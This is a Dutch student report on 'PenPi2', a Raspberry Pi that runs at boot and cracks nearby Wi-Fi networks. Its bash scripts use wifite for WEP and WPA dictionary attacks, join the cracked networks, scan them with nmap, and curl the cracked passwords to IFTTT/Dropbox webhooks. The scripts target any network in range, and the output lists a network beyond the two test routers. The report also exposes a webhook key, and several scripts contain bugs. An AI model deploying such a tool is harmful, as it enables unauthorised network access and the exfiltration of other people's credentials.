

Information Security: PenPi2


Inleiding

De originele opgave was om een Raspberry Pi te gebruiken om security tests te doen op netwerken. Bij versie 2 werd meer automatisatie verwacht in combinatie met extra functionaliteit. We hadden de kans om verder te werken aan het project van vorig jaar maar we zijn volledig onze eigen weg gegaan. Het leek ons voordeliger om zelf de structuur en de tools van het project te bepalen.

Project Setup

Hardware

Raspberry Pi 2 Model B



Broadcom BCM2836 900Mhz processor Quad-core ARM

1GB RAM

4 x USB 2.0

HDMI

Operating System

We kiezen als besturingssysteem voor Kali ARM, een versie die aangepast is voor dit soort van processors. Kali gaat standaard al veel nuttige tools bevatten en is speciaal ontworpen voor pentesting dus dit leek voor ons de aangewezen keuze.

<http://nl.docs.kali.org/06-kali-linux-arm-architectuur/installeer-kali-arm-op-een-raspberry-pi>
<https://www.kali.org/downloads/>

Tools

- Wifite

Dit is een geautomatiseerd programma dat verschillende tools gaat gebruiken om draadloze netwerken te kraken. Standaard is de werking best uitgebreid maar het kan ook werken naar meer specifieke eisen.

<https://code.google.com/p/wifite/>

- Nmap

Programma om netwerken te scannen en exploitmogelijkheden te zoeken.

<https://nmap.org/>

- Bash

Standaard op elk Linux systeem aanwezig en gaan we gebruiken om onze scripts mee te maken.

<http://www.gnu.org/software/bash/>

- Screen

Tool voor processen die in de achtergrond lopen in de terminal zichtbaar te maken. Omdat we al bij het opstarten ons script zullen opstarten kunnen we op deze manier nog altijd kijken naar de voortgang van het script. Zeer handig bij het debuggen.

Installatie van deze tools is simpel:
`>apt-get install *`

Project Uitwerking

Structuur

Bij de aanvang van het project hebben we een stappenplan gemaakt om de volgorde te bepalen waarmee we ons project willen opbouwen. Deze zijn altijd in een aparte bashfile gemaakt om zo aparte functionaliteit te kunnen testen en het is ook handig om ze op het einde simpel op te roepen in het 'controlescript'.

1. WEP (scan.sh)
2. WPA/WPA2 (scanWPA.sh)
3. Verbinden met gevonden netwerken (connmaker.sh)
4. Scannen netwerken met Nmap (scanmap.sh)
5. Data uploaden (conncheck.sh + mailupdate.sh)

Door een paar onverwachte neveneffecten van wifite hebben we dit nog aangevuld met 'killwifite.sh' voor de wifi adapter te resetten. Ook was er nog een script nodig voor het 'controlescript' af te sluiten ('killscreen.sh').

WEP

Inhoud van het script 'scan.sh':

```
#!/bin/bash
echo "WEP scan gestart (screen -rx)"
screen -L -D -m wifite -mac -power 25 -wep -nofakeauth -wepsave /root/WEPCaps/
```

We runnen hier wifite in een screensessie zodat we de voortgang van wifite later via

>screen -rx

weer kunnen gaan bekijken in een ander terminalvenster.

screen -L -D -m

- -L
Screen zal automatisch output loggen voor de vensters.
- -D -m
Dit start screen in 'detached mode'. Het zal een nieuwe sessie maken maar geen nieuw proces forken. Het is zeer belangrijk dat dit er bij staat, we gebruikten eerst *-d -m* maar dit sloot de oude vensters niet af zodat de workload van het systeem uiteindelijk onhoudbaar werd.

wifite -mac -power 25 -wep -nofakeauth -wepsave /root/WEPCaps/

- -mac
Een anoniem MAC adres gebruiken.
- -power 25
Alleen netwerken met een signaalsterkte hoger dan 25 zullen aangevallen worden. Een sterkte lager dan dit zal hoogstwaarschijnlijk niet voldoende zijn voor een succesvolle aanval.
- -wep
Alleen WEP netwerken zullen aangevallen worden.
- -nofakeauth
Als de 'fake authentication' met het netwerk niet lukt zal de aanval afgebroken worden. Zonder fake authentication is de kans te klein om de aanval succesvol te laten verlopen.
- -wepsave
Slaag een kopie van de .cap (bestand met gevangen IV's waarmee paswoord gekraakt kan worden) file op.

Deze lijn code is voldoende om wifite een volledige scan van alle WEP netwerken te laten uitvoeren, doelwitten te selecteren en daarna een aanval op te zetten. Als deze lukt zal het paswoord opgeslagen worden in een bestand ('cracked.csv').

WPA/WPA2

Inhoud van het script 'scanWPA.sh':

```
#!/bin/bash
Echo "WPA scan gestart (screen -rx)"
screen -L -D -m wifite -mac -power 25 -wpa -aircrack - crack -dict /root/Downloads/rockyou.txt
```

Dit script is zeer vergelijkbaar met 'scan.sh', alleen veranderen we hier een paar eigenschappen van het wifite commando.

wifite -mac -power 25 -wpa -aircrack -dict /root/Downloads/rockyou.txt

- -mac
Een anoniem MAC adres gebruiken
- -power 25
Alleen netwerken met een signaalsterkte hoger dan 25 zullen aangevallen worden. Een sterkte lager dan dit zal hoogstwaarschijnlijk niet voldoende zijn voor een succesvolle aanval.
- -wpa
Alleen WPA of WPA2 netwerken zullen aangevallen worden.
- -aircrack
De handshake verifiëren met aircrack.
- -dict
Deze dictionary zal gebruikt worden.

Op deze manier zal wifite voor ons bruteforce-aanvallen uitvoeren met de door ons aangeduide dictionary.

Het is ook mogelijk om WPS aanvallen uit te voeren op WPA routers en die functionaliteit kan toegevoegd worden door

wifite --mac --power 25 --wps

maar deze aanval heeft als nadeel dat het tussen de 5 en de 8 uur kan duren voor er een paswoord gevonden kan worden. We hebben dit daarom als extra beschouwd en niet in de code opgenomen.

Verbinden met netwerken

Inhoud van het script 'connmaker.sh':

```
#!/bin/bash
lines=$(awk 'END {print NR}' cracked.csv)
for i in {1..$lines}
do
    while IFS=';' read a b c d e
    do
        mac=$a
        wifi=$b
        ssid=$c
        pass=$d
        bool=$e
        echo "SSID $ssid gevonden"
        if ! [ -f /etc/NetworkManager/system-connections/$ssid ]
        then
            nmcli dev wifi connect $ssid password $pass
            sleep 5s
            bash scannmap.sh
            scan=$(cat nmapresults)
            echo $scan >> nmaplist
        else
            echo "Verbinding bestaat al"
        fi
    done < cracked.csv
done
```

Dit script gaat verbinding maken met alle netwerken die het kan vinden in het 'cracked.csv' bestand. Daar zullen alle door wifite gekraakte netwerken met hun gegevens in staan.

lines=\$(awk 'END {print NR}' cracked.csv)

We lezen het aantal regels uit van het bestand zodat we in de 'lines' variabele het aantal netwerken opslaan.

Daarna gebruiken we de komma (*IFS=";"*) als delimiter en lezen we op elke regel het mac-adres, type wifi, SSID, paswoord en bool uit. Het SSID zal dan gebruikt worden om in de map */etc/NetworkManager/system-connections/* te gaan zoeken voor een bestand met dezelfde naam.

nmcli dev wifi connect \$ssid password \$pass

Als er zo geen bestand is zal met dit commando via de Network Manager een nieuwe verbinding gemaakt worden. Op deze manier zal er voor elk gevonden netwerk een bestand aangemaakt worden waarmee de netwerkmanager automatisch verbinding kan maken als hij ze vind.

Hierna zal er via 'scannmap.sh' een korte analyse van het netwerk gemaakt worden en opgeslagen.

Netwerk scannen met Nmap

Inhoud van het script 'scannmap.sh':

```
#!/bin/bash

ip=$(hostname -I | awk '{ print $1 }')
echo $ip > hostname.txt

Wile IFS="." Read a b c d
do
    nmap -sP $a.$b.$c.0/24 -oN nmapresults
done < hostname.txt
```

Hier gaan we het lokaal netwerk waar we mee verbonden zijn scannen met Nmap.

```
ip=$(hostname -I | awk '{ print $1 }')
echo $ip > hostname.txt
```

Ons lokaal ip adres zal in de variabele 'ip' opgeslagen worden die we wegschrijven naar de textfile 'hostname.txt'.

Daarna gebruiken we de punt als delimiter (*IFS="."*) om zo de 4 delen van het ip adres in verschillende variabelen op te slagen. Deze kunnen we dan in het nmap commando gebruiken.

```
nmap -sP $a.$b.$c.0/24 -oN nmapresults
```

- -sP
Dit is een pingscan, een snelle en simpele scan.
- -oN
We slagen de resultaten van de scan op in een bestand (hier dus 'nmapresults').

Hierna zullen we dus een bestand hebben met alle informatie van de scan dat we makkelijk kunnen uploaden.

Data uploaden

Inhoud van het script 'conncheck.sh':

```
#!/bin/bash

lines=$(ls -l /etc/NetworkManager/system-connections/ | wc -l)
clines=$(( $lines - 1 ))
echo $clines

for i in {1..$clines}
do
    check=$(nmcli --terse --fields STATE dev status | grep connected)

    if [ "$check" == "connected" ];
    then
        wget -q --tries=10 --timeout=20 --spider http://www.google.be
        if [[ $? -eq 0 ]];
        then
            bash /root/Documents/mailupdate.sh
            echo "$(date +%T) dropbox update verzonden >> /tmp/startscreen.log"
        else
            ifconfig wlan0 down
            ssid=$(iwgetid -r)
            echo "$(date +%T) geen internetverbinding met $ssid" >> /tmp/startscreen..
            loc=$(find /etc/NetworkManager/system-connections/ -name '$ssid')
            rm $loc
            echo "$(date +%T) $loc verwijderd" >> /tmp/startscreen.log
            service network-manager restart
            ifconfig wlan0 up
        fi
    fi
done
```

```
lines=$(ls -l /etc/NetworkManager/system-connections/ | wc -l)
```

We kijken hoeveel bestanden (en dus ook aantal verbindingen met netwerken) aanwezig zijn.

```
check=$(nmcli --terse --fields STATE dev status | grep connected)
```

Met dit commando kunnen we de status van onze draadloze interface bekijken en gaan we met grep zoeken naar het woord 'connected'. Als dit verschijnt zal het opgeslagen worden in 'check', dit betekent dat de interface verbonden is met een draadloos netwerk.

```
wget -q --tries=10 --timeout=20 --spider http://www.google.be
```

We pingen naar google om te kijken of er wel daadwerkelijk een verbinding met het internet is. Als dat niet het geval is gaan we de interface afzetten en het bestand met de verbindinginfo verwijderen. Daarna starten we de netwerkmanager terug op en begint de loop opnieuw.

Als we eenmaal via 'conncheck.sh' hebben kunnen vaststellen dat er een verbinding met het internet is, kunnen we Dropbox gaan updaten met de nodige info.

Inhoud van het script 'mailupdate.sh':

```
#!/bin/bash

crackedcontent=$(cat /root/cracked.csv)
curl --data "value1=$crackedcontent"
https://maker.ifttt.com/trigger/updatemail/with/key/bJSN_vb_uw0z2M4pfM72yL

nmaplist=$(cat /root/nmaplist)
curl --data "value1=$nmaplist"
https://maker.ifttt.com/trigger/nmap/with/key/bJSN_vb_uw0z2M4pfM72yL
```

Dit script gaat via de maker.ifttt.com links de inhoud van 'cracked.csv' als die van 'nmapresults' uploaden op Dropbox.

IFTTT

IFTTT staat voor 'if this then that'. IFTTT is een dienst op het internet die je zowel via webpagina's kan benaderen als via de ifttt applicatie zelf. Je kan aan IFTTT allerlei diensten koppelen om zo verschillende recipes (recepten) uit te voeren.

Recipes zijn connecties tussen producten en apps (bv instagram, facebook, mailapp, ...).

Er zijn twee soorten recipes:

- DO recipes runnen door gewoon er gewoon op te drukken.
- IF recipes runnen automatisch op de achtergrond.

Aan de recipes kan je dus acties koppelen.

Wij gebruiken dit voor:

- Het ip address van de Raspberry Pi in een tekst file naar een dropbox te sturen zodat we kunnen connecten met de rpi.
- Alle paswoorden van gekraakte netwerken op de dropbox te plaatsen.

Wifi adapter resetten

Inhoud van het script 'killwifite.sh':

```
#!/bin/bash  
  
iw dev wlan1 del  
iw phy phy0 interface add wlan0 type managed  
ifconfig wlan0 up  
service network-manager start
```

Omdat wifite onze draadloze interface (standaard wlan0) in monitormode zal schakelen bij de WEP en WPA aanvallen zal die tijdelijk van naam veranderen tijdens dit proces (wlan0mon). Bij het afsluiten zal er echter niet terug veranderd worden naar wlan0 als interface maar zal een nieuwe interface wlan1 aangemaakt worden. Het is op dat moment niet meer mogelijk om verbinding met het internet te maken en dat is de reden voor dit script.

Het zal eerst wlan1 verwijderen en daarna opnieuw wlan0 toevoegen en 'up' brengen. Daarna starten we onze network manager opnieuw en zo kunnen we terug verbinden met netwerken.

Zonder dit script zouden we altijd opnieuw moeten opstarten wanneer we data zouden willen uploaden, dit is dus cruciaal voor een volledig automatische werking.

Op dit moment hebben we alle componenten om onze definitieve loop te bouwen.

Controlescript

Inhoud van het script 'startscreen.sh':

```
#!/bin/bash
while [ true ]
do
    for i in {1..3}
    do
        echo "$(date +%T) scan.sh cycles >> /tmp/project.log
        bash scan.sh
        bash killwifite.sh
        sleep 5s
    done

    for i in {1..2}
    do
        echo "$(date +%T) scanWPA.sh cycles >> /tmp/project.log
        bash scanWPA.sh
        bash killwifite.sh
        sleep 5s
    done

    if [ -f /root/cracked.csv ]
    then
        echo "file cracked.csv bestaat"
        sleep 10s
        bash connmaker.sh
        sleep 10s
        bash conncheck.sh
    fi
done
```

Dit is het script dat we bij het opstarten zullen laten draaien en die alle vorige scripts hun functionaliteit zal gebruiken. We laten een eeuwige loop lopen (zie volgende bladzijde voor het afsluiten) die achtereenvolgens WEP en WPA netwerken zal kraken, wifite correct afsluiten, netwerkverbinding maken, een scan uitvoeren van het netwerk en de resultaten allemaal zal uploaden.

Afsluiten controlescript

Inhoud van het script 'killscreen.sh':

```
#!/bin/bash

pid=$(ps aux | grep -i '[s]tartscreen.sh' | awk '{ print $2 }')
kill $pid

bash killwifite.sh

echo "Startscreen afgesloten"
```

Zo kunnen we bij het runnen het controlescript afsluiten.

```
pid=$(ps aux | grep -i '[s]tartscreen.sh' | awk '{ print $2 }')
```

Op deze manier kunnen we in 'ps aux' (lijst met alle processen) gaan zoeken naar 'startscreen.sh' en zo het processid achterhalen. Dit slaan we dan op in 'pid' en killen het.

Aanvullende informatie

Inhoud van het script '/etc/rc.local':

```
#!/bin/sh -e
#
#
#
#

su root -c '/root/startscreen.sh &'
echo "rc.local was executed >> /tmp/project.log"
exit 0
```

Als we deze regels toevoegen zal 'startscreen.sh' bij het opstarten uitgevoerd worden.

Testing

Setup

Om onze functionaliteit volledig te testen is onze Raspberry Pi volledig geconfigureerd zoals op de voorgaande bladzijden beschreven. We gaan nu 2 routers instellen (één met WEP, de andere met WPA2) en die in de buurt van de Raspberry Pi plaatsen.

- Router 1: D-Link DI-524

Wireless Settings

These are the wireless settings for the AP(Access Point) portion.

Wireless	<input checked="" type="radio"/> Enabled <input type="radio"/> Disabled
Network ID(SSID)	<input type="text" value="WEProuter"/>
Channel	<input type="text" value="3"/>
Security	<input type="text" value="WEP"/>
Authentication Type	<input type="radio"/> Open System <input type="radio"/> Shared Key <input checked="" type="radio"/> Both
WEP Encryption	<input type="text" value="128 Bit"/>
Key Mode	<input type="text" value="ASCII"/>
WEP Key 1	<input checked="" type="radio"/> <input type="text" value="azerty1234567"/>
Key 2	<input type="radio"/> <input type="text"/>
Key 3	<input type="radio"/> <input type="text"/>
Key 4	<input type="radio"/> <input type="text"/>

Input 13 ASCII characters.



- Router 2: BBOX

Wireless network setup


Mac address:	<input type="text" value="00:1d:6a:9d:9d:1f"/>
SSID:	<input type="text" value="BBOX"/>
<input checked="" type="checkbox"/> SSID Broadcast	
Channel:	<input type="text" value="11 - 2.462GHz"/>
Security:	<input type="text" value="WPA/WPA2"/>
WPA type:	<input type="text" value="Passphrase"/>
Passphrase:	<input type="text" value="password1"/>
Encryption:	<input type="text" value="TKIP/AES"/>
WPS:	<input type="text" value="Disabled"/>

Uitvoering

We gaan in deze test het proces live via Kali volgen:

1. Automatisch opstarten


Ons programma zou automatisch moeten beginnen lopen dus we gaan dit onmiddellijk controleren door in een terminal via 'screen -rx' wifite naar boven te halen.



```
root@kali:~# screen -rx
```

Wifite heeft onze router al gevonden en begonnen met het kraken.

2. WEP kraken



```
[+] scanning (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.


NUM  ESSID                CH  ENCR  POWER  WPS?  CLIENT
-----
  1  WEProuter             3   WEP   44db   n/a

[0:00:09] scanning wireless networks. 1 target and 1 client found
[+] removed 0 targets with power < 25dB, 1 remain

[0:10:00] preparing attack "WEProuter" (00:19:5B:BD:09:47)
[0:10:00] attempting fake authentication (3/5)... success!
[0:10:00] attacking "WEProuter" via arp-replay attack
[0:09:18] started cracking (over 10000 ivs)
[0:08:12] captured 47889 ivs @ 1165 iv/sec
```

Na een paar minuten is het paswoord gevonden.

3. WPA kraken

A terminal window titled 'Terminal' with a menu bar (File, Edit, View, Terminal, Tabs, Help). The output shows a WPA handshake capture interrupted, followed by a menu where 's' is selected. It then shows 3 attacks completed, 0/3 WPA attacks succeeded, and a BBOX handshake captured and saved. Finally, it shows the WPA cracker starting, cracking BBOX with aircrack-ng, testing 0 keys, and successfully cracking the key to 'password1'.

```
^C0:08:17] listening for handshake...
(^C) WPA handshake capture interrupted

[+] 1 target remains
[+] what do you want to do?
    [c]ontinue attacking targets
    [s]kip to cracking WPA cap files
    [e]xit completely
[+] please make a selection (c, s, or e): s

[+] 3 attacks completed:

[+] 0/3 WPA attacks succeeded
    BBOX (00:1D:6A:9D:9D:1F) handshake captured
    saved as hs/BBOX_00-1D-6A-9D-9D-1F.cap

[+] starting WPA cracker on 1 handshake
[0:00:00] cracking BBOX with aircrack-ng
[0:00:01] 0 keys tested (0.00 keys/sec)
[+] cracked BBOX (00:1D:6A:9D:9D:1F)!
[+] key: "password1"

[+] disabling monitor mode on wlan0mon...
```

Ook hier wordt het paswoord snel gevonden.

4. Cracked.csv controleren


A screenshot of a gedit window titled 'cracked.csv (~) - gedit'. The window shows a list of network interfaces and their associated WPA keys. The first two entries are for wlan0mon and wlan0, both with WPA keys. The third entry is for wlan0mon with a BBOX key.

```
cracked.csv (~) - gedit
cracked.csv
~/

NETWORK
00:19:70:2F:2E:60,WEP,Aga,5067728546,False
00:19:5B:BD:09:47,WEP,WEProuter,617A6572747931323334353637,False
00:1D:6A:9D:9D:1F,WPA,BBOX,password1,False
```

Als we nu gaan kijken naar het 'cracked.csv' bestand zien we inderdaad netjes alles verschijnen.

5. Dropbox



We zien alles na een tijd ook verschijnen in bestanden op Dropbox.

Besluit

Problemen - Oplossingen

Zoals bij elk project zijn er onderweg altijd tegenslagen uit verwachte of onverwachte hoek, hier volgt een klein overzicht van onze voornaamste dit semester:

- De wifi-adapter

Ons eerste grote obstakel was al een geschikte adapter te vinden. Degene die op school aanwezig was kreeg van onze Raspberry Pi niet genoeg stroom geleverd om goed te werken. Er bleek ook geen manier te zijn om dit op te lossen dus zijn we op zoek gegaan naar een soort van dongle. We hebben toen bij de eerste die we gevonden hebben nog geprobeerd drivers te installeren maar deze keer was de ARM kernel van Kali een probleem. Uiteindelijk hebben we er een gevonden die plug and play gewoon werkte.

- SSH verbinding

Om tijdens de labos SSH te kunnen gebruiken als er geen scherm aanwezig was wouden we een script maken dat bij het opstarten ons ip adres door kon mailen. We hebben eerst geprobeerd om het python mailscrip van het originele project te gebruiken maar dit heeft bij ons nooit gewerkt. We hebben uiteindelijk 2 andere oplossingen gebruikt:

1. Mailscrip

Inhoud van het script 'mailboot.sh':

```
#!/bin/bash

ipadrs=$(hostname -I)
curl --data "value1=$ipadrs"
https://maker.ifttt.com/trigger/ip/with/key/bJSN_vb_uw0z2M4pfM72yL
```

Hier hebben we IFTTT als tool leren kennen en ook hoe we het konden uitvoeren vanuit bash, wat later nog heel handig van pas kwam om naar Dropbox up te loaden.

We laten dit script uitvoeren wanneer wlan0 up komt door het script in de map /etc/network/if-up.d/ te plaatsen en ook het bestand /etc/network/interfaces aan te passen:

```
auto lo
iface lo inet loopback

auto eth0

auto wlan0 inet dhcp
post-up /etc/network/if-up.d/mailboot.sh
```

Hier is natuurlijk vooral de laatste regel belangrijk maar ook wlan0 zo aanpassen heeft geholpen om onze boot gigantisch te versnellen want nu moet Kali niet meer wachten tot er een interface up komt.

2. Ifconfig

Het is ook zeer simpel op te lossen door een toetsenbord aan te sluiten en blind te typen:

```
>ifconfig eth0 *.*.*.*
```

- Screen

Om in de eerste plaats te kunnen debuggen hadden we een manier nodig om te kijken naar wat wifite precies aan het doen was. We vonden de screen tool die ons toeliet onze scripts in terminalvensters te openen. Dit bleek eerst allemaal goed te werken totdat na een paar minuten het hele systeem vastliep. Een simpele instelling (-D ipv -d) bleek de oplossing te zijn maar het heeft er wel verschillende keren voor gezorgd dat we onze SD-kaart moesten herstellen.

- Wifite prutst met de interface

Er zit blijkbaar een bug in wifite die ervoor zorgt dat onze wlan interface na gebruik niet terug naar de originele staat wordt gezet. Dit betekende dat we altijd moesten heropstarten als we een internetverbinding wouden maken.

Om dit op te lossen hebben we geprobeerd de nieuwe interface wlan1 te verwijderen en wlan0 terug aan te maken (zie 'killwifite.sh'). Als we dit elke keer doen wanneer wifite is afgesloten kunnen we de interface opnieuw gebruiken voor netwerkverbinding.

- Login scherm

Er moet altijd ingelogd worden als root gebruiker bij het opstarten. We hebben geprobeerd dit te verwijderen maar de informatie die we vonden was blijkbaar voor oudere versies. De bestanden die aangepast moesten worden zagen er altijd herkenbaar in stijl uit maar kwamen niet overeen. Zo was het niet meer duidelijk was hoe ze correct aan te passen.

Conclusie

Kort samengevat heeft onze PenPi volgende functionaliteit:

- WEP netwerken kraken
- WPA/WPA2 netwerken kraken met dictionary aanval (WPS optioneel)
- Verbinden met netwerken die gekraakt zijn
- Korte analyse van die netwerken
- Automatische rapportage van gevonden paswoorden netwerkinfo via Dropbox

Alles is volledig automatisch bij het opstarten van de Raspberry Pi.

We hadden nog graag mogelijkheden van Nmap verder uitgewerkt maar dit is op zich een kwestie van het commando aan te passen.